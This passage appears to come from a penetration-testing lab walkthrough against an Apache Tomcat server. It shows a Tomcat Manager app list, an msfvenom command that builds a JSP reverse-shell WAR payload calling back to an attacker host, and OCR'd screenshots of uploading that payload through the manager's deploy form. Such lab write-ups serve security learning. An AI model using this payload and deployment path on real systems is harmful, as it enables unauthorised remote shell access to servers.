
| Path | Version | Display Name | Running | Sessions | Commands |
|---|---|---|---|---|---|
| / | None specified | Welcome to Tomcat | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /8hGRJi5Wn3yjx87AnGgySvUg3 | None specified | | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /C6K1PGzw1dPe | None specified | | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |

so I used msfvenom to create the malicious WAR payload. I named it hcool.war. We have been using msfvenom a lot, so I am sure you definitely can understand the syntax.




```
hackercoolmagz@kali:~$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.36.128
 LPORT=1234 -f war > hcool.war
Payload size: 1090 bytes
Final size of war file: 1090 bytes

hackercoolmagz@kali:~$ 
```

The payload is ready. To deploy it, scroll down on the target website and we can see a upload option as shown below.



/manager
192.168.36.152:8080/manager/html
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Deploy
Deploy directory or WAR file located on server
Context Path:
Version (for parallel deployment):
XML Configuration file path:
WAR or Directory path:
Deploy
WAR file to deploy
Select WAR file to upload
Browse...
No file selected.
Deploy
Configuration
Re-read TLS configuration files
TLS host name (optional)
Re-read
Diagnostics
Check to see if a web application has caused a memory leak on stop, reload or undeploy

After uploading the "hcool.war" payload I just created above, I clicked on deploy button to complete the upload.


/manager
192.168.36.152:8080/manager/html
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Deploy
Deploy directory or WAR file located on server
Context Path:
Version (for parallel deployment):
XML Configuration file path:
WAR or Directory path:
Deploy
WAR file to deploy
Browse...
Deploy
Configuration
Re-read TLS configuration files
TLS host name (optional)
Re-read
Diagnostics
Check to see if a web application has caused a memory leak on stop, reload or undeploy

